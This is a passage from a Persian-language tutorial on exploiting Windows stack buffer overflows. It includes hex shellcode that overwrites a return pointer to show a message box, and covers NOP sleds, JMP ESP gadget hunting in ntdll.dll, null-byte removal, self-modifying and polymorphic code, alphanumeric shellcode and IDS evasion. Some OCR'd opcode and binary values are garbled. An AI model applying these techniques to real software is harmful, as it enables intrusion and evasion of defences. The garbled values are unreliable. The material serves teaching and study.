0012FAD0	FA 14 40 00 E0 05 14 00	ú¶@.à♣¶.


همانطور که میبینید متن درون فایل در بافر قرار گرفته است . در تصاویر بالاتر اندازه فایل 10 بایت بود که "AHA TeaM" میشود 8بایت و 2 بایت آخر که مقدار 20 دارند همان کاراکتر Space میباشد .

طول بافر 10 بایت است ، فضای این محدوده برای نوشتن اکسپلویت مان کم است پس ما بعد از Return Pointer کدهایمان را مینویسیم و بایت های قبل آن را که لازم نیستند با مقدار هگز 90 یا همان دستور NOP(No Operation) پر میکنیم (تنها اشارگر دستور را یک خانه در حافظه به جلو می برد) . بنابراین باید مقدارReturn Pointer را به آدرس اول کدهایمان تغییر دهیم . من ShellCode خودم را طوری نوشتم که یک پیغام نمایش دهد و بصورت ذیل بدست آمده است :

```
0x90,  0x90,  -----------------
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |← Nop (No Operation)
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90,                  |
0x90,  0x90, ------------------

0xD8,  0xFA,  0x12,  0x00        /*  Return Pointer Changed */
0x90,  0x90,  0x90,  0x90        /*              Nop            */
```

```
0x6A,  0x00                          /*          Push 0          */
0x68, 0xEE, 0xFA, 0x12, 0x00         /*      PUSH    12FAEE      */


0x68, 0xF8, 0xFA, 0x12, 0x00         /*      PUSH    12FAF8      */
0x6A,  0x00,                         /*          Push 0          */
0xFF, 0x15, 0x14, 0x63, 0x42, 0x00   /* CALL USER32.MessageBoxA */
0xF4                                 /*  Halt */

0x90                                 /* Nop */
0x41, 0x48, 0x41, 0x20, 0x54, 0x65, 0x61, 0x4D   /*Hex String code */
                                                 /* AHA TeaM */
0x00, 0x00
0x54, 0x68, 0x69, 0x73, 0x20 ----------------
0x49, 0x73, 0x20, 0x61, 0x20                |
0x53, 0x69, 0x6D, 0x70 , 0x6C               |     /* Hex String Code */
0x65, 0x20, 0x30, 0x46, 0x20                | ←   /* This Is a Simple 0F
0x42, 0x75, 0x66, 0x66, 0x65                |     Buffer Overflow !!! */
0x72, 0x20, 0x4F, 0x76, 0x65                |
0x72, 0x66, 0x6C, 0x6F, 0x77                |
0x20, 0x21, 0x21, 0x21, 0x21 -----------------
0x00
```

فایل info.txt را با مقادیر Hex بالا ساختم ، حالا توسط برنامه باز میکنیم و مورد بررسی قرار میدهیم ، بعد از اجرای تابع Read File حاصل کار چنین میشود :



میبینیم که مقدار Return Pointer عوض شده است و به 0012FAD8 اشاره میکند ، یعنی اول کدهایمان !! برای بهتر فهمیدن ، پنجره Dump را به حالت DisAssemble تغییر میدهیم :

```
Address   Hex dump        D1s4ss3mbly                                  Comment
0012FACF  90              NOP                                          Return Pointer
0012FAD0  D8FA            FDIVR   ST, ST(2)
0012FAD2  1200            ADC     AL, BYTE PTR DS:[EAX]
0012FAD4  90              NOP
0012FAD5  90              NOP
0012FAD6  90              NOP                                          My Code
0012FAD7  90              NOP
0012FAD8  6A 00           PUSH    0
0012FADA  68 EEFA1200     PUSH    12FAEE                               ASCII "AHA TeaM"
0012FADF  68 F8FA1200     PUSH    12FAF8                               ASCII "This Is a Simpl
0012FAE4  6A 00           PUSH    0
0012FAE6  FF15 14634200   CALL    NEAR DWORD PTR DS:[<&USER32.Mes      USER32.MessageBoxA
0012FAEC  F4              HLT
0012FAED  90              NOP
```

خوب این یک نمونه از "Buffer OverFlow" یا "Buffer Over Running" بود که بطور عملی انجام دادیم ، مقاله ای را خواندم که Cracker برنامه ای که به اصطلاح CrackMe گفته میشود و با C++ نوشته شده بود را از طریق Buffer OverFlow طوری پایه ریزی کرد تا پیغام رجیستر نشان داده شود ، پس این ذهن مهاجم و تفکرش هست که کل نقش را بعهده دارد که این داستان را چگونه بنویسد و به پایان برساند و این روش ها فقط بعنوان ابزار کمک دست و البته اصول کار می باشند .

مشکلات آدرس دهی :

تا اینجا کلی چیز یاد گرفتیم اعم از : سرریز بافر چیست ؟ ، نحوه پیدا کردن باگ ، نحوه اکسپلویت نویسی و . . .
همانطور که دیدید مقدار Return Pointer را آدرس اول Shell Code مان قرار دادیم و یا پارامترهای وارد شده بدرون Stack برای تابع Message Box ، یعنی از آدرس های ثابتی استفاده کردیم . حال اگر این Exploit در یک سیستم دیگر اجرا شود ممکن است که آدرس ها تغییر کند !!! چون آدرس ها هنگام Load شدن یک برنامه در حافظه بصورت Dynamic بوده ، آن موقع چه میشود !!؟ برنامه مختل شده ولی اکسپلویت و خواسته ما بدرستی بر آورده نخواهد شد ، پس مشکل ما در اینجا آدرس دهی است که در ادامه به رفع این مشکلات میپردازیم . هرگاه دیدید که بر سر راهتان مشکلی نیست مطمئن باشید راه را اشتباه میروید ☺ پس این مسیر را به مسیر درست متصل میکنیم .
برای برگشت دادن درست برنامه به اول Shell Code هایمان می توانیم از ۲ روش استفاده کنیم :

❖ **NOP Sled Technique :**


این روش یک از قدیمی ترین روش ها میباشد و به نام های دیگری مانند : NOP slide, NOP sled , NOP ramp شناخته میشود . این تکنیک معمولا در اکسپلویت نویسی هایی مانند سرریز بافر و ... یا برنامه های تدافعی مانند EMC Aware استفاده میشود . در این تکنیک فضای زیادی از Stack با دستور Nop(0x90) تخریب میشود .
در این روش مهاجم باید محل تقریبی را برای Return Pointer حدس بزند ، یعنی محدوده ای که دستورات Nop در پشته قرار دارد ، اگر حدس مهاجم هم دارای خطای کمی باشد چون به دریایی از Nop منتقل میشود بنابراین مشکلی پیش نخواهد آمد و شل کد به درستی اجرا خواهد شد . مشکل دیگری که این تکنیک دارد همین Nop های بیش از حد است که شل کد مارا طولانی تر میکند . مشخصه اصلی این تکنیک همین تعداد Nop زیاد است که IDS هم بر همین اساس ، پارامترهای دریافتی را چک میکند که

اگر دارای مقدار زیادی Nop باشد این نوع حمله را تشخیص داده و جلوی آن را میگیرد ، نیاز مادر اختراع است !!!! شما میتوانید از دستوراتی که عمل شان با دستور Nop هیچ فرقی نمیکند استفاده کنید . دستوراتی مانند :

```
MOV    EAX , EAX
ADD    EAX , 0
SUB    EAX , 0
```

و کلی دستورات دیگر که شما میتوانید آنها را بوجود آورید . IDS روش های دیگری هم برای تشخیص دارد و فقط بر روی تعداد NOP کار نمیکند ، و همچنین راههایی وجود دارد که IDS را دور بزنید .
دستوراتی در اسمبلی وجود دارد که کاراکترهای اسکی قابل چاپ هستند ، دستورات کاهش و افزایش از جمله دستورات یک بایتی هستند که معادل کاراکتر اسکی قابل چاپ میباشند . ما میتوانیم بجای استفاده از Nop های پی درپی از این کاراکترها و دستورات استفاده کنیم و چون اینها در قبل PayLoad مان قرار میگیرند و اجرا نمیشوند ضرری ندارد . اگر بعد از PayLoad باشند و اجرا شوند میتوان این اعمال را بر روی ثباتی انجام دهیم که در آخر، در PayLoad صفر میگردد ، مثلا ثبات EAX که در Payload برای انجام اعمال خودمان آن را صفر می کنیم ، پس تغییرات قبل از صفر کردن در آن برای ما مهم نیست .

شکل ذیل نمایشی از تکنیک Nop Sled در Stack میباشد :



❖ **: Jump to Address Stored in a Register Technique**


این روش میتواند موثرتر و بهینه تر باشد برای اینکه کدهای ما اجرا شود و این تکنیک پرکاربردتر از تکنیک قبلی است ، بطور کلی می توان گفت که از این روش در اکسپلویت نویسی استفاده میشود . در این تکنیک دیگر مشکلات حدس زدن مکانی از پشته که دستورات Nop قرار دارد ، فضای زیادی که با دستور Nop پر میشود وجود ندارد و مهمترین مشخصه این روش این است که مقداری را که در Return Pointer قرار میدهیم بدون Null Byte میباشد ، در ادامه با اهمیت Null Byte (0x00) آشنا میشوید .

ما میتوانیم توسط دستور (CALL ESP (0xFF ,0xD4 و یا دستور (JMP ESP (0xFF ,0xE4 به مکان بالاترین عنصر پشته (ثبات ESP) پرش داشته باشیم ، پس بهترین کار این است که مقدار Return Pointer را آدرس چنین دستوری قرار دهیم !! (دستور JMP ESP پر کاربردتر از CALL ESP میباشد) ، اگر این کار صورت گیرد همانطور که گفته شد به مکان عنصر بالای پشته که به شل کد ما اشاره دارد پرش میکنیم . خوب این دستور را از کجا پیدا کنیم ؟!؟!؟ می توانیم در درون حافظه سیستم به دنبال دستورات مورد نظر بگردیم ، ما می دانیم که تمام برنامه های اجرایی ویندوز از ۲ فایل Kernel32.dll و ntdll.dll استفاده می کنند ، بنابراین میتوانیم در درون یکی از این فایلها به دنبال دستور مورد نظر باشیم که این کار را میتوانیم توسط برنامه FINDJMP2 انجام دهیم . سورس این برنامه پیوست شده است .


این برنامه ثباتهای EAX ,EBX, ECX, EDX, ESI, EDI, ESP, EBP را پشتیبانی میکند ، شکل استفاده از این برنامه در Command DOS بدین صورت است :

```
Example:        FindJmp2   DLLName  Register
```

شکل ذیل تصویری از برنامه FindJmp2 میباشد که در درون ntdll.dll ثبات ESP را جستجو کرده است :



در تصویر بالا قسمت مشخص شده با فلش قرمز رنگ را نگاه کنید ، دستور JMP ESP در آدرس 0x7C941EED قرار دارد ، حال توسط OllyDBG به این آدرس در حافظه بروید ، می بینید که تابع DgbPrint در فایل ntdll می باشد که آدرس آن 0x7C941EEC است ، برنامه FINDJMP2 به دنبال مقدارهای هگز مورد نیاز میگردد که این مقدار هگز در مقادیر هگز این تابع وجود دارد به تصویر ذیل توجه کنید :



عمل جستجو را هم خودتان میتوانید بدون نیاز به برنامه ایی انجام دهید ، اول در OllyDBG در پنجره Executable modules (کلیدهای Alt+E) وارد DLL مورد نظر خود شوید ، بعد توسط Binary Search به دنبال مقدار هگز مورد نظر خود بگردید ☺ . به این روش Ret2ESP هم میگویند .

خوب تا به اینجا فهمیدیم که نمیتوانیم مستقیما از آدرس استفاده کنیم مگر اینکه بدانیم که آدرس مورد نظر در سیستم قربانی درست همان مقداری را است که در سیستم ما می باشد . برای حل مشکل آدرس دهی برای مقادیر String میتوانید از یک حقه و روش جالب بصورت ذیل استفاده کنید فقط در این روش ما باید طول کدهای خود را به بایت بدست آوریم :

```
0    Jmp  (skip Z bytes forward   1  -------------------->----------\
2    popl %esi   3<-----------------------------------------\       |
                                                            |       |
.... put function(s)here .......                            |       |
                                                            |       |
Z    call <-Z+2>(skip 2 less than Z bytes backward, to POPL) 2------/
Z+5  .string     (first variable)
```

تحلیل کد بالا :

مقادیر قرمز را شماره بایت در نظر می گیریم ، در بایت 0 توسط دستور JMP به طول Z پرش میکنیم . در بایت Z توسط دستور Call به مقدار Z-2 به عقب بر میگردیم ، چونکه طول دستور JMP دو بایت است منهای 2 میکنیم تا بایت 2 که دستور pop esi میباشد فراخوانی گردد ، بخاطر اینکه به عقب برمیگردیم باید مقدار بدست آمده از -Z 2 منفی باشد (پس میشود –Z+2) همچنین مقادیر STRING مان را در بایت Z+5 به بعد قرار میدهیم ، چون که طول دستور CALL پنج میباشد مقدار Z با 5 جمع شده است . حالا این پرش ها چه فایده دارد ؟

بعد از دستور CALL مقادیر STRING قرار دارد ، براساس گفته های قبلی دستور Call هنگامی که فراخوانی میشود آدرس خط بعد که باید اجرا شود بعنوان Return Pointer ذخیره میگرداند ، حال براحتی میتوان با دستور POP آن را بازیابی کرد و به رشته ها دسترسی پیدا کرد (چه حقه های شیرین و جذابی !!!!) . فقط در این روش ما باید طول دستوراتمان را به بایت حدس بزنیم که این هم کار سختی نیست .

میتوان از پشته به نحوی برای داشتن Shell Code ی کوچکتر و راحتی کار برای مشکل آدرس دهی استفاده کرد .

Null Byte چیست ؟

Null Character یا همان Null Terminator کاراکترهای پوچ (تهی) با مقدار صفر (0) می باشد که تقریبا در تمام زبانهای برنامه نویسی مقدار Null وجود دارد . کار این بایت همانند دستور Nop است . کاراکتر Null در زبان برنامه نویسی C دارای اهمیت و جایگاه خاصی میباشد . هنگامی که ما در این زبان با رشته ها کار میکنیم انتهای رشته با "\0" یا همان کاراکتر Null مشخص میشود پس اگر این کاراکتر (Null) در اکسپلویت مان وجود داشته باشد و تابعی که اکسپلویت را به درون بافر کپی میکند مانند strcpy() ، این کاراکتر را بعنوان پایان رشته تلقی کرده و اکسپلویت بطور ناقص وارد بافر میشود البته باید در نظر گرفت که بعضی از دستورات در زبان C کاراکتر Space را پایان رشته تلقی میکنند، برای درک بهتر میتوانید Example 3 را کامپایل کنید . این مثال کاراکترهای موجود در فایل myfile.txt که باید در کنار خود فایل EXE باشد را نشان میدهد ، بعنوان مثال اگر شما درون فایل myfile.txt کاراکترهای 'AHA TeaM' را قرار دهید ، برنامه سه کاراکتر اول (AHA) را به درون بافر کپی میکند ، وقتی که میخواهد کاراکتر چهارم را کپی کند ، متوجه میشود که کاراکتر جاری یک Null Byte است و این کاراکتر را پایان تلقی کرده و ادامه را کپی نخواهد کرد یعنی خروجی AHA میباشد .

حال اگر همین کلمات را بدون Null Byte قرار دهیم یعنی پشت سرهم 'AHATeaM' میبینید که کلمات را تمام و کمال نشان میدهد ، کاراکتر Space (در زبان خودمان) و هم مقدار هگز 0x00 باشد که این دو برای زبان C یکسان میباشد :

بنابراین اگر بخواهید برای این برنامه اکسپلویت نویسی کنید به هیچ وجه نباید اکسپلویت نوشته شده دارای بایت Null باشد .

Null Byte همیشه در اکسپلویت شما وجود دارد و در بعضی جاها Null Byte لازم است و باید باشد !!!! همانطور که گفته شد Null Byte یعنی پایان رشته و برای استفاده رشته ها در اکسپلویت لازم است . در واقع اکسپلویت

نویسی یک هنر است و این ظرافت ها و دقت ها و روش حل این مسائل باعث جذاب شدن این هنر گردیده است و برای هکرها خلاقیت و ریزه کاری ها مهم میباشد و آنها را مجذوب این هنر گردانیده است . بر اثر تمرین های مکرر میتوان یاد گرفت که چگونه اکسپلویت بدون Null Byte نوشت . در ادامه به راههای حذف Null Byte در اکسپلویت ها میپردازیم .

چگونه Null Byte ها را از بین ببریم ؟

میتوان گفت که Null Byte همانند زهری برای اکسپلویت ها میباشد و باعث از بین رفتن آن میگردد و هکرها توجه و دقت خاصی بر روی این مسئله دارند ، همیشه سعی کنید از دستورات معادل استفاده کنید که طول بایت کمتری دارند ، اگر ثباتهای کوچکتر (8Bit , 16Bit) هم میتوانند شما را به هدفتان برساند سعی کنید از آنها استفاده کنید . به نظرم بهتر است بر روی اکسپلویتی که قبلا نوشتم کار کنیم و با هم و به کمک هم سعی کنیم Null Byte های آن را از بین ببریم تا به یک شل کد تمیز و خوش دست تبدیل شود !!!!

در اول اکسپلویت به تعداد ۲۴ بایت مقدار Nop داریم که هر کاری خواستید بکنید !!! فقط مواظب باشید موجب تولید Null Byte نشوید ! بعنوان مثال من این دستورات را جایگزین آنها کردم (جهت آشنایی با دستورات معادل Nop) :

```
33C0                XOR     EAX, EAX
33DB                XOR     EBX, EBX
03C3                ADD     EAX, EBX
2AE0                SUB     AH, AL
C1E0 20             SHL     EAX, 20
C1E3 60             SHL     EBX, 60
03C3                ADD     EAX, EBX
02F8                ADD     BH, AL
8BC0                MOV     EAX, EAX
FEC4                INC     AH
FECC                DEC     AH
```

هرچه میخواهید میتوانید بگذارید چون این فضا بلا استفاده است و ما از تکنیک JMP2ESP استفاده میکنیم بنابراین PayLoad مان باید بعد از Return Pointer باشد ، تکنیک Alphanumeric code که یکی از تکنیک های Exploit نویسی است ، فقط از اعداد و حروف قابل چاپ استفاده می کند بعنوان مثال کد"%JONE%501:" سبب صفر شدن ثبات EAX میشود ، اگر وقتی بود این تکنیک در این مقاله توضیح داده خواهد شد .

Instruction	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

مقدار Return Pointer را توسط برنامه FINDJMP2 بدست آوردیم ، پس مقدار آن را 0x7C941EED قرار میدهیم ، دستور بعد Push 0 است که مقدار هگز آن 0x00, 0x6A بوده و موجب ایجاد Null Byte میشود ، ما میتوانیم این دستورات را جایگزین آن کنیم :

```
XOR     EAX, EAX   ; 0x33 0xC0
PUSH    EAX        ; 0x50
```

به مثال دیگری توجه کنید :

```
B8 01000000  MOV EAX,1    //Set the register EAX to 0x000000001
```

میتوانیم بجای دستور بالا از این دستور استفاده کنیم :

```
33C0        XOR EAX,EAX    //Set the register EAX to 0x000000000
40          INC EAX       // Increase EAX to 0x00000001
```

میبینیم که همان کار را انجام میدهد ولی به شیوه ای دیگر . به کدهایی که عمل شان مانند هم هستند ولی باهم متفاوتند Polymorphic Code یا کدهای چند ریختی گویند . کدهای چند ریختی در بین ویروس نویسان رایج هستند که با استفاده از الگوریتم‌های خاص ، علاوه بر تغییر شکل ظاهری خود، ساختار خود را نیز تغییر می‌دهند به طوریکه ممکن است جای دستورالعمل‌ها و حتی خود دستورالعمل‌ها نیز تغییر کنند و ماهیت اصلی کدها را مخفی میکنند . ابزاری مثل ADMutate وجود دارند که با XOR کردن شلکد، آنرا رمزگذاری کرده و سپس کد بارگذار را به آن ضمیمه می نمایند . اگرچه این ابزار مفید است، اما نوشتن یک شلکد چندریختی بدون استفاده از ابزار تجربه جالبتری است . مشکل دیگر وجود Null Byte در قسمت String ها میباشد و همچنین برای اینکه بتوانیم به درستی از آنها استفاده کنیم باید بین آنها Null Byte باشد یعنی مقدار String یعنی متن پیغام و عنوان پیغام ، در اینجا می توانیم از تکنیک self-modifying code استفاده کنیم .

برای Push کردن رشته ها به درون Stack بصورت ذیل عمل میکنیم :

```
LEA     EAX, DWORD PTR DS:[ESI+A]      ; 0x8D 0x46 0x0A
PUSH    EAX                            ; 0x50
```

برای آشنایی بیشتر با دستورات اسمبلی به ضمیمه شماره ۲ مراجعه کنید .

Self-Modifying Code Technique :

این تکنیک میتواند برای اهداف ذیل بکار برده شود :

- ✓ بهینه سازی قسمت هایی که نیاز به حلقه های تکرار دارند .
- ✓ ایجاد کدها به صورت Runtime .
- ✓ کد کردن شل کد و دیکد کردن آن هنگام اجرا .
- ✓ تغییر دادن دستورات برای تحمل خطا ها .
- ✓ پنهان کردن کدهایمان برای جلوگیری از شناخته شدن و همچنین چگونگی عملکرد آن .

بعنوان مثال به شبه کد ذیل توجه کنید :

```
repeat N times {
  if STATE is 1
   increase A by one
  else
   decrease A by one

  do something with A
}
```

با استفاده از تکنیک Self-modifying code میتوانیم بدین گونه بنویسیم :

```
repeat N times {

  increase A by one
  do something with A
 }

 when STATE has to switch {
    replace the opcode "increase" above with the opcode to
    decrease
 }
```

در در شبه کد بالا در قسمت Replacement بدینگونه عمل مي کنیم ، مقدار تفاضل بین دو دستور بالا 8 میباشد(Increment, Decrement) که در هربار تغییر (Replacement) می توانیم مقدار آدرس مورد نظر را با مقدار تفاضل XOR کنیم تا به دستور معکوس دستور فعلی برسیم .

بعنوان مثال :

```
43              INC     EBX
4B              DEC     EBX

FE 46 02        INC     BYTE PTR DS:[ESI+2]
FE 4E 02        DEC     BYTE PTR DS:[ESI+2]
```

به بایت های مشخص شده در بالا دقت کنید (رنگ قرمز) ، تفاضل بین آنها 8 می باشد .پس اگر مقدار مورد نظر را با مقدار 8 ، Xor کنیم به مقدار دستور معکوس آن میرسیم .(تمام اعداد و عملیات در مد هگز انجام میگیرد)
حالا چگونه با استفاده از این روش ، Null Byte لازم در String ها را بوجود آوریم ؟به مثال ذیل توجه کنید :

```
Stack Is = AHA#TeaM##This

  MOV     BYTE PTR DS:[ESI+3], 20     ; 0xC6 0x46 0x03 0x20
  XOR     EBX, EBX                    ; 0x33 0xDB
  MOV     WORD PTR DS:[ESI+8], BX     ;  0x66 0x8 0x95E 0x08

Stack Is = AHA TeaM..This
```

در دستور بالا کلمه Byte یعنی اینکه فقط مقدار یک بایت مورد نظر ماست و بر روی یک بایت عملیات مورد نظر انجام می شود ، میتوان بجای Byte از واحدهای دیگری همانند WORD , DWORD استفاده کرد تا تعداد بایت های بیشتری جهت عملیات لازم در اختیارمان باشد . [ESI+3] ، ESI+3 یعنی آدرسی که در درون ثبات ESI قرار دارد و 3 بایت جلوتر ، براکت یعنی اشاره به مکانی از حافظه که آدرس این مکان در میان براکت قرار میگیرد ، پس مفهوم کلی این شد : تغییر یک بایت در حافظه به آدرس 3 بایت جلوتر از آدرس درون ثبات ESI . در خط بعد ثبات EBX را صفر می کنیم و در خط بعد آن چون از واحد WORD استفاده کرده ایم دو بایت را در اختیار میگیریم وآن را تبدیل به Null میکنیم .

Stack دارای مقدار AHA#TeaM##This می باشد (تکه ای از String شلکد خودم) که بعد از اجرای دستورات مقدارStack به AHA TeaM..This تغییر پیدا میکند ، البته یک روش جالب دیگری هم وجود دارد ، دستورات DEC dest و یا مخالف آن دستور INC dest که توسط این دو دستور میتوان مقدارهای هگز را به تعداد یک واحد افزایش (INCREMENT) و یا یک واحد کاهش (DECREMENT) دهیم . از این روش میتوان برای ایجاد Null Byte برای انتهای رشته ها استفاده کرد و بدینگونه مشکل Null Byte در انتهای رشته ها حل می گردد .

دستورات ذیل یک نمونه مثال برای دستور کاهش می باشد که با توجه به عمل این دستور ما مقدار مـورد نظـر خـود را میسازیم ، توجه کنید :

```
jmp short callit

doit:
pop     esi
XOR     EAX, EAX
LEA     EBX, DWORD PTR DS:[ESI]
MOV     CL, 0E

change:
DEC     BYTE PTR DS:[EBX]
INC     EBX
DEC     CL
jnz     change

callit:
call doit

db 'BIB!UfbN//Uijt'
```

در نمونه کد بالا ما میتوانیم با دستور DEC (Decrement) مقدار String مان را که 'BIB!UfbN//Uijt' می باشد به مقدار 'AHA TeaM..This' تغییر دهیم .

Alphanumeric Code Technique :

یکی از روش هایی که برای جلوگیری از اکسپلویت کردن مورد استفاده قرار میگیرد ، محافظت پشته از نوشتن متا کاراکترها در آن است ، یعنی فقط کاراکتر اسکی قابل چاپ وارد پشته میشوند . درعمل ، اکسپلویت نویسی با این روش خیلی سخت و دشوار می شود چون کاراکترهای قابل استفاده در اکسپلویت بطوری محدود میشود ولی عمل Exploiting را غیر ممکن نمی کند (به قول معروف : کار نشد نداره!!) . این محدوده کاراکتر بین 0x21 تا 0x7E می باشد .

متاسفانه یکی از دستورات پرکاربرد Xor است که معمولا برای صفر کردن ثبات ها مورد استفاده قرار می گیرد و ما نمی توانیم آن را برروی پشته هایی که به ما اجازه وارد کردن کاراکترهای غیرچاپ را نمی دهد وارد کنیم ،بنابراین باید به دنبال یک روش جدید و ابتکاری باشیم تا بتوانیم ثبات ها را صفر کنیم . خوشبختانه هنگامیکه از عملگر بیتی And برای ثبات EAX استفاده می کنیم (AND EAX, src) ، دستور مورد نظر معادل کاراکتر % می باشد یعنی دستور And EAX, 0x41414141 معادل %AAAA می باشد ،چون که باید از کاراکترهای قابل چاپ استفاده گردد از 0x41 یا همان کاراکتر A استفاده کردیم .

تغییراتی که دستور AND در بیت ها انجام میدهد بدین صورت است :

```
1 AND 1 = 1
0 AND 0 = 0
1 AND 0 = 0
0 AND 1 = 0
```

همانطور که در بالا می بینید هنگامی نتیجه مقدار یک میگیرد که دو ورودی یا همان مقادیر که باید عمل AND بر رویشان اعمال گردد ، مقدار یک داشته باشند در غیر این صورت نتیجه برابر صفر میشود ، پس اگر ما بر روی دو مقدار معکوس هم عمل AND را انجام دهیم مقدار صفر خواهد شد . با توجه به این نکته ما میتوانیم به راحتی ثبات EAX را به صفر تبدیل کنیم . به مثال ذیل توجه کنید :

```
    Binary                                  Hexadecimal

    10001010100111001001111010010 10        0x454e4f4a
AND 01110100011000100110000001101 01    AND 0x3a313035
-------------------------------------   ---------------
    00000000000000000000000000000000        0x00000000
```

